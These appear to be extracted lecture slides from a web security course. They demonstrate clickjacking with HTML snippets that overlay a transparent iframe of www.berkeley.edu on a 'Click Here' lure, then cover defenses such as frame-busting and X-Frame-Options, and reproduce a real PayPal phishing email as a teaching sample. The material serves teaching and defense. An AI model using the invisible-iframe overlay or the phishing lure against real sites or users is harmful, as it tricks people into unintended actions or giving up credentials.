We make the iframe partially transparent




Let's load www.berkeley.edu, opacity 0.8




```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.1; } </style>
Let's load www.berkeley.edu, opacity 0.1
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe highly transparent




Let's load www.berkeley.edu, opacity 0.1




```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0; } </style>
Let's load www.berkeley.edu, opacity 0
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe *entirely* transparent




Let's load www.berkeley.edu, opacity 0

*You **Know** You Want To Click Here!*



Click anywhere over the region goes to
`https://crowdfund.berkeley.edu`





Clickjacking

- By placing an **invisible** iframe of `target.com` **over** some enticing content, a malicious web server can fool a user into taking unintended action on `target.com` ...
- ... By placing a **visible** iframe of `target.com` **under** the *attacker's own invisible iframe*, a malicious web server can “steal” user input – in particular, **keystrokes**

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
 - So user can’t be looking at it with something invisible overlaid on top ...
 - ... nor have the site invisible above something else



Attacker implements this by placing Twitter's page in a "Frame" inside their own page. Otherwise they wouldn't overlap.

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
 - So user can’t be looking at it with something invisible overlaid on top ...
 - ... nor have the site invisible above something else
- See OWASP’s “cheat sheet” for this too

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
 - So user can’t be looking at it with something invisible overlaid on top ...
 - ... nor have the site invisible above something else
- Another approach: HTTP X-Frame-Options header
 - Allows white-listing of what domains – if any – are allowed to frame a given page a server returns

Yes, there is a hell of a lot of grafted on web security...

- So far we've seen:
 - **Content-Security-Policy**: (HTTP header)
 - **SameSite** (Cookie attribute)
 - And now **X-Frame-Options** (HTTP header)
- One curse of security: Backwards compatibility....
 - We can't just throw out the old S@#)(* : people depend on it!

Phishing...

- Leveraging the richness of web pages...
- And user training!

Dear vern we are making a few changes

[View Online](#)



Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Here From You . To Update Your Information . Simply click on the web address below

What do I need to do?

[Confirm My Account Now](#)

Date: Thu, 9 Feb 2017 07:19:40 -0600

From: PayPal <alert@gnc.cc>

Subject: **[Important]** : This is an automatic message to : (vern)

To: vern@aciri.org

How do I know this is not a Spoof email?

Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.

[Find out more here.](#)

This email was sent to vern.

Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 038985

Dear vern we are making a few changes

[View Online](#)



Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Here From You . To Update Your Information . Simply click on the web address below

What do I need to do?

[Confirm My Account Now](#)



[Help](#) [Contact](#) [Security](#)

How do I know this is not a Spoof email?


Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.

